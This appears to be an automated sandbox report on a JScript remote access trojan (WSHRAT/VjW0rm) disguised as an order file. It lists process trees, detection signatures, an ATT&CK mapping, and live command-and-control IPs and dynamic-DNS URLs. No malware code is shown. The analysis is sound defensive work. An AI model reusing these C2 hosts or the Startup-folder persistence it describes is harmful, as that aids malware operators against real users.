ID: 715072
Sample Name: Order Requirement 2022.js
Cookbook: default.jbs
Time: 15:55:21
Date: 03/10/2022
Version: 36.0.0 Rainbow Opal

Table of Contents


Windows Analysis Report

Order Requirement 2022.js

Overview

General Information

Sample Name:	Order Requirement 2022.js
Analysis ID:	715072
MD5:	e873a424159d25.
SHA1:	7dfcc66a951001…
SHA256:	0d5a587f0c1dcff…
Tags:	js Vjw0rm
Infos:	



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


WSHRat, VjW0rm

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected WSHRAT
- Detected WSHRat
- System process connects to networ…
- Sigma detected: Register Wscript In…
- JScript performs obfuscated calls to…
- Yara detected VjW0rm
- Antivirus detection for URL or domain
- Multi AV Scanner detection for dom…
- Sigma detected: Drops script at sta…
- Sigma detected: VjW0rm
- Snort IDS alert for network traffic
- Wscript called in batch mode (surpre…

Classification



Process Tree

- **System is w10x64**
- wscript.exe (PID: 672 cmdline: C:\Windows\System32\WScript.exe "C:\Users\user\Desktop\Order Requirement 2022.js" MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
  - wscript.exe (PID: 748 cmdline: C:\Windows\System32\wscript.exe" //B "C:\Users\user\AppData\Roaming\CekIalTska.js MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
  - wscript.exe (PID: 2332 cmdline: C:\Windows\System32\wscript.exe" //B "C:\Users\user\AppData\Roaming\Order Requirement 2022.js MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
    - wscript.exe (PID: 6100 cmdline: C:\Windows\System32\wscript.exe" //B "C:\Users\user\AppData\Roaming\CekIalTska.js MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
- wscript.exe (PID: 1248 cmdline: C:\Windows\system32\wscript.exe" //B "C:\Users\user\AppData\Roaming\Order Requirement 2022.js MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
  - wscript.exe (PID: 2804 cmdline: C:\Windows\System32\wscript.exe" //B "C:\Users\user\AppData\Roaming\CekIalTska.js MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
- wscript.exe (PID: 5412 cmdline: C:\Windows\system32\wscript.exe" //B "C:\Users\user\AppData\Roaming\Order Requirement 2022.js MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
- wscript.exe (PID: 1876 cmdline: C:\Windows\system32\wscript.exe" //B "C:\Users\user\AppData\Roaming\Order Requirement 2022.js MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
- wscript.exe (PID: 3232 cmdline: "C:\Windows\System32\WScript.exe" "C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\CekIalTska.js" MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
- wscript.exe (PID: 5292 cmdline: "C:\Windows\System32\WScript.exe" "C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Order Requirement 2022.js" MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
  - wscript.exe (PID: 2772 cmdline: C:\Windows\System32\wscript.exe" //B "C:\Users\user\AppData\Roaming\CekIalTska.js MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
  - wscript.exe (PID: 1956 cmdline: C:\Windows\System32\wscript.exe" //B "C:\Users\user\AppData\Roaming\Order Requirement 2022.js MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
    - wscript.exe (PID: 5776 cmdline: C:\Windows\System32\wscript.exe" //B "C:\Users\user\AppData\Roaming\CekIalTska.js MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

PCAP (Network Traffic)

Source	Rule	Description	Author	Strings
dump.pcap	JoeSecurity_WSHRAT	Yara detected WSHRAT	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
0000000E.00000002.845740262.000001E45640E000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_VjW0rm	Yara detected VjW0rm	Joe Security	
0000000E.00000003.546167949.000001E45640E000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_VjW0rm	Yara detected VjW0rm	Joe Security	
00000002.00000003.346293587.0000025291B28000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_WSHRAT	Yara detected WSHRAT	Joe Security	
00000001.00000002.847480480.00000228B28AE000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_VjW0rm	Yara detected VjW0rm	Joe Security	
0000000D.00000002.894056339.000001B9F4488000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_WSHRAT	Yara detected WSHRAT	Joe Security	

Click to see the 93 entries

Sigma Signatures

Data Obfuscation

Sigma detected: Drops script at startup location

Persistence and Installation Behavior

Sigma detected: Register Wscript In Run Key

Sigma detected: VjW0rm

Snort Signatures

ET TROJAN Worm.VBS Dunihi/Houdini/H-Worm/WSHRAT Checkin 1 - Source IP: 192.168.2.5 - Destination IP: 109.248.150.138

Timestamp:	192.168.2.5109.248.150.1384973320222017516 10/03/22-15:58:08.503396
SID:	2017516
Source Port:	49733
Destination Port:	2022
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Worm.VBS Dunihi/Houdini/H-Worm/WSHRAT Checkin 1 - Source IP: 192.168.2.5 - Destination IP: 109.248.150.138

Timestamp:	192.168.2.5109.248.150.1384980020222017516 10/03/22-16:00:06.684129
SID:	2017516
Source Port:	49800
Destination Port:	2022
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Worm.VBS Dunihi/Houdini/H-Worm/WSHRAT Checkin 1 - Source IP: 192.168.2.5 - Destination IP: 109.248.150.138

Timestamp:	192.168.2.5109.248.150.1384978220222017516 10/03/22-15:59:34.417510
SID:	2017516
Source Port:	49782
Destination Port:	2022

Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Worm.VBS Dunihi/Houdini/H-Worm/WSHRAT Checkin 1 - Source IP: 192.168.2.5 - Destination IP: 109.248.150.138	
Timestamp:	192.168.2.5109.248.150.1384979620222017516 10/03/22-16:00:01.475367
SID:	2017516
Source Port:	49796
Destination Port:	2022
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Worm.VBS Dunihi/Houdini/H-Worm/WSHRAT Checkin 1 - Source IP: 192.168.2.5 - Destination IP: 109.248.150.138	
Timestamp:	192.168.2.5109.248.150.1384974320222017516 10/03/22-15:58:25.510035
SID:	2017516
Source Port:	49743
Destination Port:	2022
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Worm.VBS Dunihi/Houdini/H-Worm/WSHRAT Checkin 1 - Source IP: 192.168.2.5 - Destination IP: 109.248.150.138	
Timestamp:	192.168.2.5109.248.150.1384974920222017516 10/03/22-15:58:35.892450
SID:	2017516
Source Port:	49749
Destination Port:	2022
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Worm.VBS Dunihi/Houdini/H-Worm/WSHRAT Checkin 1 - Source IP: 192.168.2.5 - Destination IP: 109.248.150.138	
Timestamp:	192.168.2.5109.248.150.1384973720222017516 10/03/22-15:58:13.983128
SID:	2017516
Source Port:	49737
Destination Port:	2022
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Worm.VBS Dunihi/Houdini/H-Worm/WSHRAT Checkin 1 - Source IP: 192.168.2.5 - Destination IP: 109.248.150.138	
Timestamp:	192.168.2.5109.248.150.1384979220222017516 10/03/22-15:59:50.918382
SID:	2017516
Source Port:	49792
Destination Port:	2022
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Worm.VBS Dunihi/Houdini/H-Worm/WSHRAT Checkin 1 - Source IP: 192.168.2.5 - Destination IP: 109.248.150.138	
Timestamp:	192.168.2.5109.248.150.1384980620222017516 10/03/22-16:00:17.051647
SID:	2017516
Source Port:	49806
Destination Port:	2022
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Worm.VBS Dunihi/Houdini/H-Worm/WSHRAT Checkin 1 - Source IP: 192.168.2.5 - Destination IP: 109.248.150.138	
Timestamp:	192.168.2.5109.248.150.1384973220222017516 10/03/22-15:58:03.289656
SID:	2017516
Source Port:	49732
Destination Port:	2022
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Worm.VBS Dunihi/Houdini/H-Worm/WSHRAT Checkin 1 - Source IP: 192.168.2.5 - Destination IP: 109.248.150.138

Timestamp:	192.168.2.5109.248.150.1384979520222017516 10/03/22-15:59:56.411392
SID:	2017516
Source Port:	49795
Destination Port:	2022
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Worm.VBS Dunihi/Houdini/H-Worm/WSHRAT Checkin 1 - Source IP: 192.168.2.5 - Destination IP: 109.248.150.138	▬
Timestamp:	192.168.2.5109.248.150.1384976220222017516 10/03/22-15:58:56.662534
SID:	2017516
Source Port:	49762
Destination Port:	2022
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Worm.VBS Dunihi/Houdini/H-Worm/WSHRAT Checkin 1 - Source IP: 192.168.2.5 - Destination IP: 109.248.150.138	▬
Timestamp:	192.168.2.5109.248.150.1384972620222017516 10/03/22-15:57:51.886582
SID:	2017516
Source Port:	49726
Destination Port:	2022
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Worm.VBS Dunihi/Houdini/H-Worm/WSHRAT Checkin 1 - Source IP: 192.168.2.5 - Destination IP: 109.248.150.138	▬
Timestamp:	192.168.2.5109.248.150.1384980320222017516 10/03/22-16:00:11.895919
SID:	2017516
Source Port:	49803
Destination Port:	2022
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Worm.VBS Dunihi/Houdini/H-Worm/WSHRAT Checkin 1 - Source IP: 192.168.2.5 - Destination IP: 109.248.150.138	▬
Timestamp:	192.168.2.5109.248.150.1384978920222017516 10/03/22-15:59:45.746117
SID:	2017516
Source Port:	49789
Destination Port:	2022
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Worm.VBS Dunihi/Houdini/H-Worm/WSHRAT Checkin 1 - Source IP: 192.168.2.5 - Destination IP: 109.248.150.138	▬
Timestamp:	192.168.2.5109.248.150.1384975220222017516 10/03/22-15:58:41.269693
SID:	2017516
Source Port:	49752
Destination Port:	2022
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Worm.VBS Dunihi/Houdini/H-Worm/WSHRAT Checkin 1 - Source IP: 192.168.2.5 - Destination IP: 109.248.150.138	▬
Timestamp:	192.168.2.5109.248.150.1384977920222017516 10/03/22-15:59:29.278633
SID:	2017516
Source Port:	49779
Destination Port:	2022
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Worm.VBS Dunihi/Houdini/H-Worm/WSHRAT Checkin 1 - Source IP: 192.168.2.5 - Destination IP: 109.248.150.138	▬
Timestamp:	192.168.2.5109.248.150.1384978520222017516 10/03/22-15:59:40.597927
SID:	2017516
Source Port:	49785
Destination Port:	2022

Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Worm.VBS Dunihi/Houdini/H-Worm/WSHRAT Checkin 1 - Source IP: 192.168.2.5 - Destination IP: 109.248.150.138	
Timestamp:	192.168.2.5109.248.150.1384977420222017516 10/03/22-15:59:18.917860
SID:	2017516
Source Port:	49774
Destination Port:	2022
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Worm.VBS Dunihi/Houdini/H-Worm/WSHRAT Checkin 1 - Source IP: 192.168.2.5 - Destination IP: 109.248.150.138	
Timestamp:	192.168.2.5109.248.150.1384972820222017516 10/03/22-15:57:57.222154
SID:	2017516
Source Port:	49728
Destination Port:	2022
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Worm.VBS Dunihi/Houdini/H-Worm/WSHRAT Checkin 1 - Source IP: 192.168.2.5 - Destination IP: 109.248.150.138	
Timestamp:	192.168.2.5109.248.150.1384975820222017516 10/03/22-15:58:51.515086
SID:	2017516
Source Port:	49758
Destination Port:	2022
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Worm.VBS Dunihi/Houdini/H-Worm/WSHRAT Checkin 1 - Source IP: 192.168.2.5 - Destination IP: 109.248.150.138	
Timestamp:	192.168.2.5109.248.150.1384976420222017516 10/03/22-15:59:03.007718
SID:	2017516
Source Port:	49764
Destination Port:	2022
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Worm.VBS Dunihi/Houdini/H-Worm/WSHRAT Checkin 1 - Source IP: 192.168.2.5 - Destination IP: 109.248.150.138	
Timestamp:	192.168.2.5109.248.150.1384974720222017516 10/03/22-15:58:30.696047
SID:	2017516
Source Port:	49747
Destination Port:	2022
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Worm.VBS Dunihi/Houdini/H-Worm/WSHRAT Checkin 1 - Source IP: 192.168.2.5 - Destination IP: 109.248.150.138	
Timestamp:	192.168.2.5109.248.150.1384976720222017516 10/03/22-15:59:08.214794
SID:	2017516
Source Port:	49767
Destination Port:	2022
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Worm.VBS Dunihi/Houdini/H-Worm/WSHRAT Checkin 1 - Source IP: 192.168.2.5 - Destination IP: 109.248.150.138	
Timestamp:	192.168.2.5109.248.150.1384977020222017516 10/03/22-15:59:13.447659
SID:	2017516
Source Port:	49770
Destination Port:	2022
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Worm.VBS Dunihi/Houdini/H-Worm/WSHRAT Checkin 1 - Source IP: 192.168.2.5 - Destination IP: 109.248.150.138

Timestamp:	192.168.2.5109.248.150.1384975420222017516 10/03/22-15:58:46.360659
SID:	2017516
Source Port:	49754
Destination Port:	2022
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Worm.VBS Dunihi/Houdini/H-Worm/WSHRAT Checkin 1 - Source IP: 192.168.2.5 - Destination IP: 109.248.150.138 −

Timestamp:	192.168.2.5109.248.150.1384974020222017516 10/03/22-15:58:19.149330
SID:	2017516
Source Port:	49740
Destination Port:	2022
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Worm.VBS Dunihi/Houdini/H-Worm/WSHRAT Checkin 1 - Source IP: 192.168.2.5 - Destination IP: 109.248.150.138 −

Timestamp:	192.168.2.5109.248.150.1384977720222017516 10/03/22-15:59:24.067780
SID:	2017516
Source Port:	49777
Destination Port:	2022
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Software Vulnerabilities

JavaScript source code contains functionality to generate code involving a shell, file or stream

Networking

System process connects to network (likely due to code injection or exploit)

Snort IDS alert for network traffic

Uses known network protocols on non-standard ports

Uses dynamic DNS services

Key, Mouse, Clipboard, Microphone and Screen Capturing

Yara detected WSHRAT

System Summary

Wscript called in batch mode (surpress errors)

Potential malicious VBS/JS script found (suspicious encoded strings)

Data Obfuscation

JScript performs obfuscated calls to suspicious functions

Boot Survival

Drops script or batch files to the startup folder

Hooking and other Techniques for Hiding and Protection

Uses known network protocols on non-standard ports

Malware Analysis System Evasion

Queries sensitive service information (via WMI, Win32_LogicalDisk, often done to detect sandboxes)

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Stealing of Sensitive Information

Yara detected WSHRAT

Yara detected VjW0rm

Remote Access Functionality

Yara detected WSHRAT


Detected WSHRat

Yara detected VjW0rm

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 1 Windows Management Instrumentation	2 1 Registry Run Keys / Startup Folder	1 1 1 Process Injection	1 Masquerading	OS Credential Dumping	1 3 1 Security Software Discovery	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	1 1 Non-Standard Port	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	5 2 Scripting	Boot or Logon Initialization Scripts	2 1 Registry Run Keys / Startup Folder	1 1 1 Process Injection	LSASS Memory	1 Remote System Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 Remote Access Software	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	5 2 Scripting	Security Account Manager	2 File and Directory Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Obfuscated Files or Information	NTDS	2 System Information Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 2 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Order Requirement 2022.js	7%	ReversingLabs	Script.Trojan.Heuristic	
Order Requirement 2022.js	7%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
jbd231.duckdns.org	14%	Virustotal		Browse
javaautorun.duia.ro	12%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://jbd231.duckdns.org:2022/is-ready32	0%	Avira URL Cloud	safe	
http://jbd231.duckdns.org:2022/is-readyT	0%	Avira URL Cloud	safe	
http://jbd231.duckdns.org:2022/is-readyI	0%	Avira URL Cloud	safe	
http://jbd231.duckdns.org:2022/is-readyK	0%	Avira URL Cloud	safe	
http://javaautorun.duia.ro:5465/VreM3:.0	100%	Avira URL Cloud	malware	
http://jbd231.duckdns.org:2022/is-readyL	0%	Avira URL Cloud	safe	
http://javaautorun.duia.ro:5465/Vrew	100%	Avira URL Cloud	malware	
http://jbd231.duckdns.org:2022/is-readyXFwuXFxyb290XFxjaW12MilpOw0KdmFy	0%	Avira URL Cloud	safe	
http://jbd231.duckdns.org:2022/is-readyG	0%	Avira URL Cloud	safe	
http://jbd231.duckdns.org:2022/is-ready_	0%	Avira URL Cloud	safe	
http://jbd231.duckdns.org:2022/is-readys.org:2022/is-ready	0%	Avira URL Cloud	safe	
http://javaautorun.duia.ro:5465/Vrecnkgew0KhN	100%	Avira URL Cloud	malware	
http://javaautorun.duia.ro:5465/Vre63209-4053062332-100	100%	Avira URL Cloud	malware	
http://javaautorun.duia.ro:5465/Vre	100%	Avira URL Cloud	malware	
http://javaautorun.duia.ro:5465/Vre.duia.ro:5465/Vre	100%	Avira URL Cloud	malware	
http://javaautorun.duia.ro:5465/VreYWNlKCll	100%	Avira URL Cloud	malware	
http://jbd231.duckdns.org:2022/is-ready3	0%	Avira URL Cloud	safe	
http://javaautorun.duia.ro:5465/Vred	100%	Avira URL Cloud	malware	
http://jbd231.duckdns.org:2022/is-ready-	0%	Avira URL Cloud	safe	
http://jbd231.duckdns.org:2022/is-ready.	0%	Avira URL Cloud	safe	
http://javaautorun.duia.ro:5465/Vrecnkgew0K	100%	Avira URL Cloud	malware	
http://javaautorun.duia.ro:5465/Vrero6	100%	Avira URL Cloud	malware	
http://jbd231.duckdns.org/O?	0%	Avira URL Cloud	safe	
http://javaautorun.duia.ro:5465/VreMC	100%	Avira URL Cloud	malware	
http://javaautorun.duia.ro:5465/	100%	Avira URL Cloud	malware	
http://javaautorun.duia.ro:5465/Vreoh_AE	100%	Avira URL Cloud	malware	
http://jbd231.duckdns.org:2022/is-ready&	0%	Avira URL Cloud	safe	
http://javaautorun.duia.ro:5465/VreY	100%	Avira URL Cloud	malware	
http://javaautorun.duia.ro:5465/Vresofdowches	100%	Avira URL Cloud	malware	
http://javaautorun.duia.ro:5465/Vrer	100%	Avira URL Cloud	malware	
http://jbd231.duckdns.org:2022/is-ready#X5	0%	Avira URL Cloud	safe	
http://jbd231.duckdns.org:2022/is-readyD	0%	Avira URL Cloud	safe	
http://javaautorun.duia.ro:5465/Vreo	100%	Avira URL Cloud	malware	
http://javaautorun.duia.ro:5465/VreConnectionKeep-Alive	100%	Avira URL Cloud	malware	
http://jbd231.duckdns.org:2022/is-ready?	0%	Avira URL Cloud	safe	
http://javaautorun.duia.ro:5465/VredmFyIGZyhN	100%	Avira URL Cloud	malware	
http://jbd231.duckdns.org:2022/is-readyd8	0%	Avira URL Cloud	safe	
http://jbd231.duckdns.org:20ecuritycenter2=	0%	Avira URL Cloud	safe	
http://javaautorun.duia.ro:5465/Vrej	100%	Avira URL Cloud	malware	
http://javaautorun.duia.ro:5465/ZpbGU	100%	Avira URL Cloud	malware	
http://jbd231.duckdns.org:2022/is-readyady	0%	Avira URL Cloud	safe	
http://javaautorun.duia.ro:5465/Vrel	100%	Avira URL Cloud	malware	
http://javaautorun.duia.ro:5465/Vre$K	100%	Avira URL Cloud	malware	
http://jbd231.duckdns.org:2022/is-readyh8	0%	Avira URL Cloud	safe	
http://javaautorun.duia.ro:5465/Vref	100%	Avira URL Cloud	malware	
http://jbd231.duckdns.org:2022/is-readys.org:2022/is-readypData	0%	Avira URL Cloud	safe	
http://jbd231.duckdns.org:2022/is-readyckdns.org:2022/is-ready	0%	Avira URL Cloud	safe	
http://jbd231.duckdns.org:2022/is-readyspecified	0%	Avira URL Cloud	safe	
http://javaautorun.duia.ro:5465/Vreh	100%	Avira URL Cloud	malware	
http://jbd231.duckdns.org:2022/is-readyEM	0%	Avira URL Cloud	safe	
http://jbd231.duckdns.org:2022/is-readyadyEM	0%	Avira URL Cloud	safe	
http://jbd231.duckdns.org/	0%	Avira URL Cloud	safe	
http://jbd231.duckdns.org:2022/is-ready	0%	Avira URL Cloud	safe	
http://javaautorun.duia.ro:5465/Vre:	100%	Avira URL Cloud	malware	
http://javaautorun.duia.ro:5465/VreMe	100%	Avira URL Cloud	malware	
http://jbd231.duckdns.org:2022/is-readym32	0%	Avira URL Cloud	safe	
http://javaautorun.duia.ro:5465/VreZXNwb25z	100%	Avira URL Cloud	malware	
http://javaautorun.duia.ro:5465/VreZXNwb25zf/	100%	Avira URL Cloud	malware	
http://javaautorun.duia.ro:5465/VreS	100%	Avira URL Cloud	malware	

Source	Detection	Scanner	Label	Link
http://jbd231.duckdns.org:2022/is-readysL8	0%	Avira URL Cloud	safe	
http://jbd231.duckdns.org/1	0%	Avira URL Cloud	safe	
http://javaautorun.duia.ro:5465/VreN	100%	Avira URL Cloud	malware	
http://jbd231.duckdns.org/ilter-0000	0%	Avira URL Cloud	safe	
http://jbd231.duckdns.org/on	0%	Avira URL Cloud	safe	
http://jbd231.duckdns.org:2022/is-readyas	0%	Avira URL Cloud	safe	
http://javaautorun.duia.ro:5465/VreM	100%	Avira URL Cloud	malware	
http://javaautorun.duia.ro:5465/VredmFyIGZy	100%	Avira URL Cloud	malware	
http://jbd231.duckdns.org:2022/is-readyAN	0%	Avira URL Cloud	safe	
http://javaautorun.duia.ro:5465/Vre#	100%	Avira URL Cloud	malware	
http://jbd231.duckdns.org:2022/is-readyed.	0%	Avira URL Cloud	safe	
http://javaautorun.duia.ro:5465/Vre1_	100%	Avira URL Cloud	malware	
http://javaautorun.duia.ro:5465/Vres);	100%	Avira URL Cloud	malware	
http://jbd231.duckdns.org:2022/is-readye	0%	Avira URL Cloud	safe	
http://javaautorun.duia.ro:5465/Vre.	100%	Avira URL Cloud	malware	
